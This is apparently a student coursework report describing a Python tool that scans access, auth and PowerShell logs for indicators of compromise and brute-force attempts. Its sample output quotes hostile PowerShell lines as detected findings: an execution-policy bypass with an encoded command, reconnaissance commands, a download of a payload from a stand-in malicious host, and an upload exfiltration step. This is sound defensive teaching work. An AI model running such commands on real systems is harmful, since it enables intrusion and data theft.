Introduction

Overview

This report documents the design and implementation of a Security Investigation Tool developed as part of the Scripting and Automation module. The tool simulates the responsibilities of a Security Analyst working within a Security Operations Centre (SOC), where large volumes of log data must be processed quickly and accurately to identify potential threats.

The tool is written entirely in Python and is designed to run as a single automated command, requiring no manual interaction from the analyst beyond execution. Upon completion, it produces a timestamped investigation report summarising all findings, categorised by type and severity.

When executed, the tool performs the following steps in sequence:

- Loads the Indicators of Compromise (IOC) reference list from ioc.txt, separating malicious IPs from malicious web paths
- Analyses access.log to detect connections from known malicious IPs and requests to known malicious web paths
- Analyses auth.log to detect repeated failed SSH login attempts, flagging IPs that exceed the defined threshold as potential brute-force attackers
- Analyses powershell_log.txt to identify suspicious command patterns, including execution policy bypasses, reconnaissance commands, data collection, and exfiltration attempts
- Cross-references detected IPs from authentication and PowerShell logs against the IOC list
- Writes a structured, timestamped investigation report to a .txt file

Methodology

System structure goes as following:

B00177480_Project /

│

├── main.py

├── config.py

├── scripts/

---ioc_detection.py

---auth_detection.py

---powershell_detection.py

---report_writer.py

├── investigation_report(with timestamp)

The only file user need to run is main.py, all other parts will be run by it. Configurations are stored in config.py where file path, login thresholds and PowerShell keywords are stored, those can be easily changed to meet the need of user or organization, login threshold was set to 5 failed attempts, as it this number is more likely to be brute force attempt rather than legitimate attempt to enter the system.

The ioc_detection.py module operates in two phases. First, ioc.txt is parsed to build two separate lists: one for malicious IP addresses and one for malicious URL paths. Comment lines beginning with # and blank lines are ignored during parsing to prevent false positives.

Second, every line of access.log is checked against both lists. If a line contains a known malicious IP or a known malicious path, a finding is recorded with the full log line for analyst review.

The auth_detection.py module reads auth.log and counts the number of "failed password" events per source IP address using a defaultdict counter. Once all lines are processed, any IP that has exceeded the LOGIN_THRESHOLD is flagged.

An additional cross-reference check is performed: if the offending IP also appears in the IOC malicious IP list, the finding is escalated from a standard brute-force warning to a CRITICAL alert. This is an important distinction because a known bad actor attempting to brute-force the system represents a significantly higher risk than an unknown IP.


The powershell_detection.py module reads powershell_log.txt line by line and checks each line against the ALL_KEYWORDS dictionary defined in config.py. The four categories and their justification are:

- Suspicious execution
- Reconnaissance
- Collection
- Exfiltration

Malicious IP and path lists from the IOC module are also used to cross-reference findings. This allows the tool to link PowerShell behavior with known threats. In report, module will show which rule was used to identify command as malicious and what kind of malicious behavior is used.

Example results

For this test auth_log.txt was deliberately changed and login failures from known malicious IP addresses were added. Script successfully counts failed attempts for each IP and raises an alert if they exceed given threshold, moreover it successfully did cross-reference with IOC file and raised an alert that failed attempts were coming from known malicious IP.



Total result is shown for each type of malicious activity found to ease the analysis of the output.

When IOC math is found – whole line would be appended to give clear information of when and how malicious activity was conducted.

```
Total IOC matches:          14
Total Auth alerts:          48
Total PowerShell alerts:    8
Total findings:             70
--- IOC Matches ---
[IOC] Malicious IP detected: 203.0.113.5 - - [15/Jul/2009:15:50:51 -0700] "GET /admin HTTP/1.1" 403 210 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 203.0.113.5 - - [15/Jul/2009:15:50:51 -0700] "GET /admin HTTP/1.1" 403 210 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 203.0.113.5 - - [15/Jul/2009:15:50:52 -0700] "GET /phpmyadmin HTTP/1.1" 404 321 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 203.0.113.5 - - [15/Jul/2009:15:50:52 -0700] "GET /phpmyadmin HTTP/1.1" 404 321 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 203.0.113.5 - - [15/Jul/2009:15:50:53 -0700] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 404 321 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 203.0.113.5 - - [15/Jul/2009:15:50:53 -0700] "GET /phpmyadmin/scripts/setup.php HTTP/1.1" 404 321 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 198.51.100.8 - - [15/Jul/2009:15:50:51 -0700] "POST /login HTTP/1.1" 200 1024 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 198.51.100.8 - - [15/Jul/2009:15:50:52 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 198.51.100.8 - - [15/Jul/2009:15:50:52 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 198.51.100.8 - - [15/Jul/2009:15:50:53 -0700] "GET /wp-login.php HTTP/1.1" 200 900 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 198.51.100.8 - - [15/Jul/2009:15:50:54 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 198.51.100.8 - - [15/Jul/2009:15:50:54 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
[IOC] Malicious IP detected: 198.51.100.8 - - [15/Jul/2009:15:50:55 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
[IOC] Malicious path detected: 198.51.100.8 - - [15/Jul/2009:15:50:55 -0700] "GET /wp-admin HTTP/1.1" 404 532 "-" "Mozilla/5.0"
```

PowerShell suspicious activity is also successfully found and reported. It is split in different categories so it would be easier for analyst to what kind of suspicious behavior took place, keyword that triggered an alert is also shown.

```
--- PowerShell Activity ---
[PowerShell - Suspicious Execution] Triggered by: ['-NoProfile', '-ExecutionPolicy', 'Bypass', '-EncodedCommand'] | 2025-02-01 10:02:44 powershell.exe -NoProfile
[PowerShell - Reconnaissance] Triggered by: ['whoami'] | 2025-02-01 10:03:01 whoami
[PowerShell - Reconnaissance] Triggered by: ['ipconfig'] | 2025-02-01 10:03:10 ipconfig
[PowerShell - Reconnaissance] Triggered by: ['net user'] | 2025-02-01 10:03:44 net user
[PowerShell - Exfiltration] Triggered by: ['Invoke-WebRequest'] | 2025-02-01 10:03:55 powershell.exe -Command Invoke-WebRequest https://microsoft.com/update.exe
[PowerShell - Exfiltration] Triggered by: ['Invoke-WebRequest'] | 2025-02-01 10:04:02 powershell.exe -Command Invoke-WebRequest http://malicious-site.com/payload.
[PowerShell - Collection] Triggered by: ['Compress-Archive'] | 2025-02-01 10:05:33 powershell.exe -Command Compress-Archive C:\Users\student\Documents\data.zip
[PowerShell - Exfiltration Chain Detected] Triggered by: ['-Upload', 'Invoke-WebRequest'] | 2025-02-01 10:06:21 powershell.exe -Command Invoke-WebRequest -Upload
```

Conclusion

Main improvement would be to enable API requests to ABUSEIPDB or VirusTotal to gain additional information on IP addresses with multiple failed login attempts. It was not implemented as hard coding API key is considered to be a bad practice, and without it request would not work. The best way for future use is to optionally prompt the user to enter their API key on start, but as of now it violates the requirement that only one command is allowed for user to run the program.

Another weakness is lack of time-based analysis as now it could only be done manually by the user, but some attacks are significantly harder to find without automatic time-based analysis.

It is also worth mentioning, that now script only works with .txt file, but there are more log formats that could be used.

Tool is capable of successfully detecting various malicious activity and uses multiple data sources to cross-verify findings and give more informative output. Separate configuration file allows tool to easier to update and change according to the needs of the organization or analyst.

Tool has modular structure with each function having its own file, which makes it easier to read and understand.

Tool also adds timestamps to each report file, so it is possible to differentiate and categorize them properly.

GitHub repository link:

https://github.com/Advanced-Scripting-2026/asc2026-project-assessment-oleinikovroman-1